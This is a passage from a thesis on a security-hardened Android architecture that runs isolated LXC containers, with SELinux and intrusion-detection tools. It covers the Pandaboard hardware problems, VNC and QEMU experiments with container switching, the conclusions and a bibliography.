The analysis shows that the regular Android architecture draws an average of 3.5 watts. The implemented architecture consumes about 2.4 watts of power with one instance running and about 4.6 watts with two instances running. The speed of the booting for the implemented architecture is greater than the stock Android 4.0.4. All tests were done on a Pandaboard-ES.

8.3 Key Achievements

Android hypovisor was conceived and implemented with the following specifications.

1. A SELinux patch was incorporated in the Android kernel.
2. Standard GNU libraries were successfully ported on Layer 1 of the Android OS stack (replacing bionic libc) so that porting of existing embedded open-source security tools became easy.
3. Integrity checking and audit tools were successfully integrated. IDS tools, Tripwire and AIDE, have been integrated and tested successfully. Snort, the intrusion detection and prevention tool, has been successfully tested.

4. Infrastructure to run multiple instances of OS using LXC has been integrated successfully.

Here, SEAndroid implementation thwarted any attacker from gaining unauthorized root access. Even if access succeeds, IDPS audits and notifies the user if the integrity of the root filesystem is challenged. If any application tries to communicate critical data to an external network, integrity checking and auditing tools like Snort can be used to monitor the packages. As multiple isolated instances are implemented, with full hardware emulation support, communication between containers is limited.

8.4 Limitation

The implemented architecture could not support multiple containers running concurrently and consistently on a Pandaboard. An enormous amount of time was spent to overcome this limitation, without complete success. This limitation is mainly due to a combination of factors as follows:

1. Hardware issues
 - a. In the first Pandaboard, the power management IC (PMIC) probe had failed, resulting in I2C-1 module getting timeout while it was reading PMIC registers. This led to the kernel crashing repeatedly. Quite some time was needed to debug and identify the same.
 - b. At times, the LXC kernel PVR module was not installed properly; hence, pvrsrvint failed and Surfaceflinger crashed occasionally.
 - c. The second Pandaboard, which had 1 GB of RAM, was showing only 743 MB as memory available and no HIGHMEM.
2. Driver support issues
 - a. The Pandaboard ES used in the project is based on Open Multimedia Applications Platform (OMAP) 4460 SoC from Texas Instruments [TI]. This hardware was released to the public in November 2011 and was not fully supported in the Linux kernel tree at that time. TI developers maintained device-specific patches in their own tree. When TI gave up on OMAP platform for mobile phones, it was very difficult to obtain support for drivers, especially for graphics, on the latest versions of

OSs (92). Essentially, no support was available for the hardware modules found in Pandaboard ES.

Thus, instability issues were attributed to the hardware. Research was pursued further on QEMU and successfully tested two Android containers running simultaneously. These are documented in Chapter 9.

8.5 Conclusion

This chapter presented an analysis of the implementation and a quantitative analysis of the architecture. The key features that enhance the security of a mobile device were implemented using container infrastructure, a security-enhanced kernel, and related policies, and the system was monitored using IDPS. Memory and power usage of the architecture was analyzed. Although memory overhead of the Android hypervisor running a single container is more when compared to a regular Android OS stack, considering the enhanced security measures provided by Android hypervisor, this memory overhead is insignificant. Power consumption in the steady state is approximately 30% less.

Chapter 9 – Hardware Emulation Support

This chapter details further investigations carried out to run multiple, isolated instances that could run concurrently and consistently on the implemented architecture. Investigations centered on the following major presumptions.

1. Inconsistent behavior may be due to multiple, isolated instances contending for the same resource, such as graphics.
2. Choice of the kernel and userspace driver distribution may be inappropriate.
3. The hardware malfunction and lack of support.

To determine if the graphics resource “contention” was generating this instability, a VNC client-server implementation was attempted.

9.1 VNC Implementation

The first step in the implementation was to create a minimal Android. This requires that `init.rc` is stripped off, and some features are turned off. If two fully blown instances are run, this will lead to a race condition. While attempting to run multiple instances, a need arises to share resources like GPU and system server, and a way to schedule the threads is needed. Changes were made to the `init` process, such as disabling device node creation, disabling lock screen, using `softgl`, etc. Also, a patch was applied to the Zygoter Dalvik system server to drop the `CAP_SYS_BOOT` capability. This step is required because LXC does not allow containers to reboot the device. Some modifications have to be made to `init.rc` to boot Android instance as a container. This necessitates creating control group mount points for process groups and multiple device points for containers to latch onto.

9.1.1 Setting up VNC for Switching

In order to access the GUI while switching between the instances, `TightVNCServer` was installed on Android instance 2 using the command shown below, and VNC client was installed in the

Android instance 1. This permitted accessing Android instance 1 via Android instance 2. The following command lets one download and install vnc server in the instance.

```
$ opkg install tightvncserver
```

9.1.2 Starting a VNCServer Session

VNC client is started as follows.

```
$ export USER=root
```

```
$ vncserver -geometry <resolution of device>
```

At this time, TightVNCServer is ready to accept any incoming connections from any other instance or any host computer if the incoming connections point to the correct IP address, using port number 5901. **Android-VNC-Viewer.apk** is downloaded and installed, setting it to connect to the IP address “192.168.1.99” using port number 5901. This would help in connecting to the second Android instance.

9.1.3 Changes to init.rc of First Instance


Fastdroid-vnc is an executable that is placed in the rootfs for easier access at boot.

Following are the modifications to init.rc:

```
$ service vncserver /fastdroid-vnc -k /dev/uinput
```

```
$ service vncserver /data/Androidvncserver
```

Figure 25 shows two containers running simultaneously.

A terminal window titled 'neelima@neelima: ~' with three tabs. The terminal output shows the command 'lxc-info -n a1' resulting in 'state: RUNNING' and 'pid: 2961', followed by 'lxc-info -n a2' resulting in 'state: RUNNING' and 'pid: 3536'. The prompt 'root@arm:~#' is visible at the end of each command line.

```
neelima@neelima: ~
neelima@neelima: ~
neelima@neelima: ~
root@arm:~# lxc-info -n a1
state:  RUNNING
pid:    2961
root@arm:~# lxc-info -n a2
state:  RUNNING
pid:    3536
root@arm:~#
```

Figure 25: lxc-info showing two personas coexisting

While implementing switching between instances using VNC, the actual control of the high definition multimedia interface (HDMI) is with the first Android instance. For switching to instance 2, the Android VNC application is activated with the IP-address as 192.168.1.99 and port number as 5901. This should theoretically reveal the fully blown second Android instance.

9.1.4 Summary

The Android hypervisor architecture booted up with a single, fully blown Android container. Switching between containers was achieved using VNC server and client. This again proved to be a very unstable environment. The board kept heating up and the system rebooted occasionally. Detailed analysis revealed that both the Pandaboards used in the project manifested hardware issues as below.

1. Pandaboard 1 had a PMIC issue.
2. Pandaboard 2 was showing only 743 MB of available memory.

9.2 Alternate Kernel and Embedded Linux Distribution

Alternate kernel and Linux distribution with the board that showed less memory was also implemented. The kernel (v3.2.0) and Linux distribution (Debian wheezy) used were unstable. This setup required a stable Linux Android kernel capable of hosting a minimal Linux

distribution as a base. The Linaro Android kernel and Ubuntu Linux distribution were used. The kernel build could then be extended to support LXC's running on Ubuntu and hosting Android rootfs. Linaro Android kernel builds were based on Linux v3.2.0, while their Ubuntu kernels were adaptations of Linux v3.4.0. Linaro Android runtimes required the installations of proprietary vendor-specific binaries for the HDMI displays to work. Ethernet support is not a critical requirement. However, the requirements are reversed for Ubuntu runtimes. Ubuntu hosts are operated over SSH sessions, and Ethernet support is much more crucial compared to the primary display.

Extensive tests were conducted by combining Linaro Android kernels, Ubuntu rootfs, and custom builds to support LXC's for both Linaro 13.01 and Linaro 13.08 releases. It was possible to get an Ubuntu host supporting LXC's on an Android kernel with both 13.01 and 13.08. However, Linaro13.01 only has ports of LXC v0.8.0, which has serious defects for meeting the objective. These defects were fixed in v0.9.0, which is available only for the Ubuntu rootfs on Linaro 13.08. The downside of this version is that the HDMI display is supported through vendor-specific tarball on Android runtime only and not in Ubuntu. Video output for Ubuntu worked only until Linaro 12.11 based on Linux 3.4.0 OMAP tree. Subsequent builds faced failures in primary video out, and the problem was never fixed. Support for OMAP 4460 display drivers waned in all subsequent Linaro builds. Details of building the image and its evaluation are given in APPENDIX I.

9.2.1 SGX 540 Driver Support and Its Impact

In creating a stable combination of an Android-ready kernel, minimal Ubuntu host with LXC support, and two Android containers, serious issues were identified. Support for Android and OMAP 4460 exists for Linux v3.2.0, but Ubuntu runtime required Linux v3.4.0 for the display driver to work, and no later versions could be used. The current Linux v3.11 has much better support for virtualization, but the SGX 540 display driver remained broken for more than eight months during the study.

The OMAP 4460 SoC drives a SGX 540 GPU from PowerVR division of Imagination Technologies. This GPU drives the HDMI display and provides hardware support for OpenGL-

based applications like Android. ARM-based OSs come in two major flavors -- armel and armhf -- that are incompatible with each other, particularly in floating point operations. PowerVR has released binaries only for armel flavor in the past and a limited set of armhf versions for Android on certain boards. Linux kernel drivers require active support from PowerVR for armhf runtimes and OpenGL drivers. Linux libraries using a floating point like OpenGL are unusable for SGX 540 without a GPU driver.

Unfortunately, PowerVR has refused to support open-source driver development. Consequently, its hardware support has stalled in Linux since July 2012. A GPU is often used in early stage boot. Therefore, even boot loaders like u-boot built for armhf can fail without vendor support. In this case, u-boot 2013.01 that came with Linaro 13.01 and later builds could not even power up the board when a monitor was connected to the HDMI port. U-boot 2012.07 that came in Linaro 12.10 could boot the same board without issues.

9.2.2 Current Status on Pandaboard

The board runs on Linaro 13.08 Android kernel with Ubuntu (Raring) uInitrd and rootfs. Android kernel sources were used to custom build a kernel with support for LXC. The minimal Ubuntu environment has been extended with OpenSSH server and lxc (v0.9.0) packages. The board boots without issues, and it is able to establish a stable SSH session every time. Minimal LXCs like busybox and sshd were created through SSH sessions and tested successfully. Some minor defects were discovered in LXC templates, but these could be mitigated easily.

The busybox config is given below. It creates an instance with an extra console on tty1.

```
$ ssh root@pc8 cat /var/lib/lxc/bbx/config
# Template used to create this container: busybox
340da4852b3a0d7bfc230fe959f75c12f850374e
lxc.network.type = veth1
lxc.network.link = lxcbr0
lxc.rootfs = /var/lib/lxc/bbx/rootfs
lxc.utsname = bbx
lxc.tty = 1
```

```
lxc.pts = 10
lxc.mount.entry = /lib lib none ro,bind 0 0
```

The log below reveals a working busybox container.

```
$ ssh -t root@pc8 lxc-start -n bbx
BusyBox v1.20.2 (Ubuntu 1:1.20.0-8ubuntu1) built-in shell (ash)
Enter 'help' for a list of built-in commands.
/ # ^[[38;5R udhcpc eth0
udhcpc eth0
udhcpc (v1.20.2) started
Sending discover...
Sending select for 192.168.1.15...
Lease of 192.168.1.15 obtained, lease time 43200
#
```

The same busybox instance supporting a remote login on tty1.

```
$ ssh -t root@pc8 lxc-console -n bbx -t 1
Type <Ctrl+a q> to exit the console, <Ctrl+a Ctrl+a> to enter
Ctrl+a itself
bbx login:
bbx login: root
Password:
BusyBox v1.20.2 (Ubuntu 1:1.20.0-8ubuntu1) built-in shell (ash)
Enter 'help' for a list of built-in commands.
~ #
```

Android rootfs was hosted on two different containers. The config file was modified as before. The `init.rc` files in the given SD card were replaced with the `init.rc` files of Linaro 13.08 and modified to skip mounting files in `fstab.imap4pandaboard.rc`. The devices `dev/console` and `dev/null` were recreated in the rootfs to avoid an error about missing `root//dev/console` from `lxc-start`. These instances could complete their initialization up to the Zygote phase and then failed. This is because the system-manager process spawned by

Zygote terminates immediately and failed to stabilize even after three retries. Figure 26 shows the anomalies in Pandaboard.

PID	USER	PRI	NI	VIRT	RES	SHR	S	CPU%	MEM%	TIME+	Command
1	root	20	0	3228	1672	1816	S	0.0	0.2	0:05.49	/sbin/init
1497	root	20	0	3012	1224	852	S	0.0	0.1	0:00.01	/bin/login -f
1514	root	20	0	4324	1664	1236	S	0.0	0.2	0:00.00	└─ -bash
1455	root	20	0	1980	720	552	S	0.0	0.1	0:00.20	cron
1439	root	20	0	1792	684	572	S	0.0	0.1	0:00.00	/sbin/getty -8 38400 tty6
1435	root	20	0	1792	684	572	S	0.0	0.1	0:00.00	/sbin/getty -8 38400 tty3
1433	root	20	0	1792	684	572	S	0.0	0.1	0:00.00	/sbin/getty -8 38400 tty2
1427	root	20	0	3012	1224	852	S	0.0	0.1	0:00.05	/bin/login -f
1478	root	20	0	4324	1664	1236	S	0.0	0.2	0:00.01	└─ -bash
1425	root	20	0	1792	684	572	S	0.0	0.1	0:00.00	/sbin/getty -8 38400 tty5
1423	root	20	0	1792	684	572	S	0.0	0.1	0:00.00	/sbin/getty -8 38400 tty4
1386	root	20	0	6040	2004	1580	S	0.0	0.2	0:00.07	/usr/sbin/sshd -D
1651	root	20	0	9160	2596	1984	S	0.0	0.3	0:00.10	└─ sshd: [accepted]
1667	root	20	0	2064	952	752	S	0.0	0.1	0:00.05	└─ lxc-start -n a1 -- /init
1680	root	20	0	412	264	164	S	0.7	0.0	0:00.71	└─ /init
2090	zygote	20	0	443M	36200	22756	S	0.0	3.9	0:02.26	zygote /bin/app_process -Xzygote /system/bin --zygote --start-system-server
2098	zygote	20	0	443M	36200	22756	S	0.0	3.9	0:00.00	zygote /bin/app_process -Xzygote /system/bin --zygote --start-system-server
2097	zygote	20	0	443M	36200	22756	S	0.0	3.9	0:00.00	zygote /bin/app_process -Xzygote /system/bin --zygote --start-system-server
2095	zygote	20	0	443M	36200	22756	S	0.0	3.9	0:00.00	zygote /bin/app_process -Xzygote /system/bin --zygote --start-system-server
2094	system_server	20	0	454M	22876	8180	S	0.0	2.5	0:00.08	system_server
2110	system_server	20	0	454M	22876	8180	S	0.0	2.5	0:00.00	system_server
2108	system_server	18	-2	454M	22876	8180	S	0.0	2.5	0:00.01	system_server
2107	system_server	18	-2	454M	22876	8180	S	0.0	2.5	0:00.00	system_server
2106	system_server	20	0	454M	22876	8180	S	0.0	2.5	0:00.00	system_server
2105	system_server	20	0	454M	22876	8180	S	0.0	2.5	0:00.00	system_server
2104	system_server	20	0	454M	22876	8180	S	0.0	2.5	0:00.00	system_server
2103	system_server	20	0	454M	22876	8180	S	0.0	2.5	0:00.00	system_server
2102	system_server	20	0	454M	22876	8180	S	0.0	2.5	0:00.00	system_server
2101	system_server	20	0	454M	22876	8180	S	0.0	2.5	0:00.00	system_server

Figure 26: Anomalies in Hypervisor boot running on a Pandaboard

(Note: the screenshot was taken by running “ssh -t root@pc8 htop” from a host PC.)

Attempts to implement an alternate Linux kernel and embedded Linux distribution did not yield any result mainly because of lack of support for Pandaboard.

9.3 Android Instances on QEMU

As various issues were encountered while attempting to construct the demo using Pandaboard, the final implementation of the multi persona was tested and was successful in a QEMU. QEMU was booted with Android Kernel 2.6.29, which has SELinux, screen, and input driver virtualization enabled.

Multiple containers with the same configuration were created as discussed in Chapter 7. Init.rc of container 1 has debugging services disabled. An application was created that allows switching between containers.

Virtual nodes can be created:

```

mknod -m 666 /dev/binder c 10 58
mknod -m 666 /dev/alarm c 10 60
mknod -m 666 /dev/ashmem c 10 63
mknod -m 666 /dev/console c 5 1

```



```
mknod -m 666 /dev/cpu_dma_latency c 10 54
mknod -m 666 /dev/device-mapper c 10 59
mknod -m 666 /dev/eac c 10 62
mknod -m 666 /dev/full c 1 7
mknod -m 666 /dev/kmsg c 1 11
mknod -m 666 /dev/network_latency c 10 53
mknod -m 666 /dev/network_throughput c 10 52
mknod -m 666 /dev/null c 1 3
mknod -m 666 /dev/psaux c 10 1
mknod -m 666 /dev/ptmx c 5 2
mknod -m 666 /dev/qemu_pipe c 10 61
mknod -m 666 /dev/ramdom c 1 8
mknod -m 666 /dev/rtc0 c 254 0
mknod -m 666 /dev/binder c 10 58
```

Each different container has a different video memory (array) allocated to it. A temporary frame buffer is updated each time, irrelevant of the active or passive state of the container. When an active container's frame buffer is updated, it triggers an update routine that does the writing of the updated information to the video memory of the actual screen.

For dealing with graphics contention, virtual drivers can be implemented in each container as

```
mount -o rw,remount -t yaffs2 /dev/block/mtdblock3 /
```

for container 1

```
mknod -m 666 /dev/graphics/fb0 c 29 1
```

for container 2

```
mknod -m 666 /dev/graphics/fb0 c 29 2
```

Then they are mapped to the host OS device driver as follows:

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <fcntl.h>
#include <linux/fb.h>
```

```

#include <sys/mman.h>
#include <sys/ioctl.h>
int main()
{
    int fbfd = 0;
    int cont_no;
    unsigned long arg;
    // Open the file for reading and writing
    fbfd = open("/dev/graphics/fb0", O_RDWR);
    if (fbfd == -1) {
        printf("Error: cannot open framebuffer device");
        exit(1);
    }
    cont_no=ioctl(fbfd, CURRENT_VP, arg); //CURRENT_VP value is
one
    return 0;
}

```

The container is identified by the unique number (1, 2, 3...) as per the sequence. To switch from one container to another, an ioctl call is made to the kernel, mentioning the number of the container so that the kernel knows the active container number. Due to this process, the screen of the active container alone is updated by the kernel. An application called MySecondapp.apk is present in both the containers. The 'switch container application' implements an ioctl call to the container, depending on the volume button that is pressed. The utilized code for this application is presented in APPENDIX J. The binary for mapping to host the OS device driver is initiated by the switching the Android application. The volume up and down determines the value of CURRENT_VP. Pressing up accesses container 1 because CURRENT_VP is equal to 1. Pressing down accesses container 2 because CURRENT_VP is equal to 2. Figure 27 is the screen shot of the two containers. Different wallpaper is set to distinguish the two.




Figure 27: Containers 1 and 2, www.google.com, 2014, Used under fair use, 2014

9.4 Conclusion

In this chapter, the further implementation efforts carried out for successfully implementing multiple personas with full support to hardware device swap are discussed. The lack of support in Pandaboard caused great difficulty in running simultaneous personas – causing the init process of the container to fail repeatedly, overheating of the device, and finally the crashing of the system. The final implementation was carried out successfully in a QEMU.

Chapter 10 - Conclusion

Android hypervisor was conceived, implemented, and demonstrated in this study. The Android kernel was ruggedized by incorporating security enhancement (SEAndroid kernel). The ability to access GNU libraries was incorporated into Layer 1 of the architecture, thereby replacing bionic. This enabled easy porting of existing, embedded, open-source security tools. Integrity checking and audit tools were successfully integrated. IDS tools, Tripwire, and AIDE have been integrated and tested successfully. Snort, the intrusion detection and prevention tool, has been successfully integrated and tested. Infrastructure that has the ability to run multiple instances of the OS using LXC has been integrated successfully. Thus, with these capabilities achieved, the Android hypervisor secures mobile devices through high-performance, light-weight subsystem isolation with integrity checking and auditing capabilities.

10.1 Summary of Achievements

1. Security and privacy are major issues in the smartphone industry. Chapter 1 presents the goal of this thesis. Answers to the key questions on mobile device security in this thesis are: How are malicious attackers prevented from gaining unauthorized root access?

The Android hypervisor architecture, with successful implementation of SEAndroid, prevents attackers from gaining unauthorized root access.

2. If attackers succeed and they access the filesystem,

- a. how can attackers be identified when they make changes?

The Android hypervisor architecture, with successful implementation of file integrity checking and auditing tools, can identify when changes are made to filesystem.

- b. how can attackers be identified if and when they communicate critical data from the mobile to the external world?

The Android hypervisor architecture, with successful implementation of network integrity checking and auditing tools, can identify if and when attackers communicate critical data from the mobile to the external world.

3. How can unauthorized access (point 2 above) be identified using ready-made tool?

The Android hypervisor architecture, with successful implementation of the embedded Linux distribution layer and integration of Tripwire, AIDE, and Snort, can open source ready-made tools.

4. If attackers succeed, how can accessing and understanding the filesystem be made difficult for the attackers?

The Android hypervisor architecture, with successful implementation of container infrastructure, can run multiple instances of OS using LXC, totally isolated from each other.

5. How can all the above points (1 to 4) be accomplished to co-exist in the same mobile device simultaneously?

Successful implementation of two Android instances running simultaneously was achieved with QEMU emulator.

Networking capability was enabled in both Android instances. Ability to ping the outside world and between containers was achieved as described in APPENDIX L.

Consequently, this thesis work answers all the key questions by successfully implementing the Android hypervisor that secures mobile devices through high-performance, light-weight subsystem isolation with integrity checking and auditing capabilities.

Bibliography

1. **Heeks, Richard, BBC.** "Meet Marty Cooper – the inventor of the mobile phone". [Online] (2008). http://news.bbc.co.uk/2/hi/programmes/click_online/8639590.stm.
2. *Google Android- A Comprehensive Introduction.* **Hans-Gunther Schmidt, Karsten Raddatz.** 2009.
3. **Symbian White Paper.** "Symbian smartphones for the enterprise". *Symbian.* [Online] http://www.symbian.com/Technology/smartphone_enterprise.html.
4. *An approach to community-oriented email privacy.* **D. Kafura, D. Gracanin , M. Perez-Quinones, and T. DeHart.** 2011.
5. "Not So Great Expectations: Why Application Markets have not Failed Security". **McDaniel, P. and W. Enck.** s.l. : IEEE Security & Privacy Magazine, 2010.
6. **Udini.** "Analysis Techniques for Mobile Phones". *Udini Proquest.* [Online] <http://udini.proquest.com/view/analysis-techniques-for-mobile-pqid>.
7. *Cells: "A virtual mobile smartphone architecture"*. **Andrus J. Dall, C. Hof A V, O. Laaden and J. Nieh.** s.l. : ACM Symposium on Operating System Principles (SOSP), 2011.
8. **Smalley, S.** "The Case for SE Android". s.l. : Linux Security Summit, 2011.
9. "Android Architecture - The Key Concepts of Android OS". *Android Application Market.* [Online] <http://www.android-app-market.com/android-architecture.html>.
10. **Love, Robert.** "What are the main changes that android made to Linux Kernel". *Forbes.* 2013.
11. **Maker, F. Chan, Y.** "A Survey on Android vs. Linux". s.l. : University of California, 2009.
12. **Heger, D.** "Quantifying IT Stability". s.l. : Instant Publisher, 2010.
13. **Segal, Mark and Akeley, Kurt.** "OpenGL Graphics System". [Online] Oct 2004. <http://www.opengl.org/documentation/specs/version2.0/glspec20.pdf>.
14. "Android System Architecture". *Kebomix Blog on Android System Architecture.* [Online] <http://kebomix.wordpress.com/2010/08/17/android-system-architecture/>.
15. "How To Get Phone Type Using Android TelephonyManager". [Online] <http://theandroid.in/how-to-get-phone-type-using-android-telephonymanager/>.

16. C. Enrique Oritiz, - IBM. . “Understanding Security on Android” . *IBM, Developer Works-Library*. [Online] <http://www.ibm.com/developerworks/library/x-androidsecurity/>.
17. McDaniel. "*Mitigating Android Software Misuse Before It Happens*". s.l. : Network and Security Research, Dept. Computer Science and Eng., Pennsylvania State Univ, 2008. NAS-TR-0094-2008.
18. " SQLite Issues in SmartPhones". *Stackoverflow- Q&A*. [Online] <http://stackoverflow.com/questions/6539486/objectivec-sqlite3-issue..>
19. "Avoiding SQLInjection in Mobile Devices". *Code Ninja-for SmartPhones*. [Online] 2012. <http://code-ninja.org/blog/2012/02/19/ios-quick-tips-avoiding-sql-injection-attacks-with-parameterized-queries-in-sqlite3/>.
20. Bishop., M. *Introduction to Computer Security*. Boston : Pearson Education, 2005.
21. " MOBILE DEVICE SECURITY—EMERGING THREATS, ESSENTIAL STRATEGIES, Key Capabilities for Safeguarding Mobile Devices and Corporate Assets". White paper. *Juniper Networks*. [Online] <http://www.juniper.net/us/en/local/pdf/whitepapers/2000372-en.pdf..>
22. “*Would You Mind Forking This Process? A Denial of Service Attack on Android (and Some Countermeasures)*”. A. Armando, A. Merlo, M. Migliardi, and L. Verderame. s.l. : IFIP SEC 2012 - International Information Security and Privacy Conference, 2012.
23. HYPONEN, MIKKO. *malware Goes Malware* . [Online] http://www.cs.virginia.edu/~robins/Malware_Goes_Mobile.pdf.
24. Internet Engineering Task Force. *Internet Security Glossary*. RFC 2828,.
25. *The Digital Hand: How Computers Changed the Work of American Manufacturing, Transportation, and Retail Industries*. USA: Oxford University Press. p. 512. Cortada, James W. ISBN 0-19-516588-8..
26. Enck., W. “*Analysis Techniques for Mobile Operating System Security*”. [] s.l. : Pennsylvania State University, 2011.
27. “*Android hax*”. Oberheide, J. s.l. : SummerCon , 2010.
28. Mir Nauman. “*Android Security, A Survey*”. *Imisciences*. [Online] [http://imsciences.edu.pk/serg/2010/07/android-security-a-survey-so-far-so-good/..](http://imsciences.edu.pk/serg/2010/07/android-security-a-survey-so-far-so-good/)
29. Dinesh Shetty. " Demystifying Android Malware". [Online] <http://securityxplored.com/demystifying-android-malware.php..>

30. *"Building android sandcastles in Android's sandbox"*. Nils. Abu Dhabi : Blackhat, 2010.
31. *"Progressive multi gray-leveling: A voice spam protection algorithm"*. D. Sin, J. Ahn, and C. Shim. s.l. : IEEE Network .
32. OWASP. *"Attack Surface Analysis Cheat Sheet - OWASP"* . s.l. : OWASP.
33. Alfonso Banuelos. " Knowing the Mobile AppSecurity threats and how to prevent them". *iTexico-Blog*. [Online] iTexico. <http://www.itexico.com/blog/bid/92948/Knowing-the-Mobile-App-Security-Threats-How-to-Prevent-Them..>
34. *Windows Mobile-based Smartphones*. s.l. : Microsoft Corporation.
35. Kaashiv Infotech. SmartPhone. *Kaashiv Infotech*. [Online] <http://finalyearprojectdomain.kaashivinfotech.com/SmartPhone.html>>.
36. Cannings, R. "Exercising Our Remote Application Removal Feature . *Android Developers Blog*. [Online] <http://Android-developers.blogspot.com/2010/06/exercising-our-remote-application.html>.
37. *An Attack Surface Metric*. Manadhata, Pratyusa. 2008.
38. Confidentiality Integrity and Availability | Perspectives on Mobile. *Learning Tree- Cyber Security*. [Online] [http://cybersecurity.learningtree.com/tag/confidentiality-integrity-and-availability/.](http://cybersecurity.learningtree.com/tag/confidentiality-integrity-and-availability/)
39. "CIO Security – Mobile Security" . *Mobile Management | ISACA*. [Online] <http://www.isaca.org/CIO/Pages/CIO-Mobile-Security.aspx>.
40. Peter Loscocco; Stephen Smalley, National Security Agency. *Integrating Flexible Support for Security Policies into the Linux*. Washington D. C. : s.n., 2001.
41. Hacking Linux Kernel: SELinux Tutorial. . *Hacking Linux Blog*. [Online] <http://hackinglinux.blogspot.com/2007/05/selinux-tutorial.html>.
42. Security inSystem Architecture. *Unix- Wordpress*. [Online] [http://unixbhaskar.wordpress.com/category/security/.](http://unixbhaskar.wordpress.com/category/security/)
43. *"Getting Started with SELinux"*. s.l. : linuxtopia.
44. SEforAndroid. *SEAndroid-Wiki*. [Online] NSA. <http://selinuxproject.org/page/SEAndroid..>
45. "How To Secure Your Android Phone Like the NSA." . *Gizmodo-Security in Smart Phones*. [Online] <http://gizmodo.com/5877014/how-to-secure-your-android-phone-like-the-nsa>.

46. "Android security threats". *ExtremeTech-Mobile Security*. [Online]
<http://www.extremetech.com/mobile/95147-android-security-threats-and-what-users->
47. "Security Enhanced Android: Bringing Flexibility of MAC to Android". Stephen Smalley, Robert Craig. s.l. : Trusted Systems Research, National Security Agency. NDSS2013.
48. "How to Root your Smart Phone". [Online] <http://tipsneeded.com/how-to-root-samsung-fascinate/>.
49. Mobile Malware Dump,. *Contagiominidump*,. [Online]
<http://contagiominidump.blogspot.com/>.
50. RageAgainsttheCage- Reverse Code Exploit. *Pastebin*. [Online]
<http://pastebin.com/fXsGij3N>.
51. "About RLIMIT NPROC and setuid()". *Linux Weekly News*. [Online]
<http://lwn.net/Articles/451985>.
52. "GSME proposals regarding mobile theft and IMEI security". s.l. : GSM, 2003-2006.
53. Droiddream Autopsy- Anatomy of an Android Malware Attack. *PC World*. [Online]
http://www.pcworld.com/article/221510/droiddream_autopsy_anatomy_of_an_android_malware_attack.html.
54. "Securing your Network". [Online] Securing Your Network - Intrusion Detection Software ... (n.d.). Retrieved from <http://www.wwbtc.com/stories/securing-your-network-intrusion-detection-software..>
55. Scarfone, Karen and Mell, Peter. "Guide to Intrusion Detection and Prevention Systems (IDPS)". 2010.
56. Chad Perrin. IT Security, "Principles of Basic File System Integrity Auditing". *Tech Republic*. [Online] <http://www.techrepublic.com/blog/security/principles-of-basic-file-system-integrity-auditing/2872..>
57. Principles of basic file system integrity auditing . *Tech Republic*. [Online]
<http://www.techrepublic.com/blog/it-security/principles-of-basic-file-system-integrity-auditing/>.
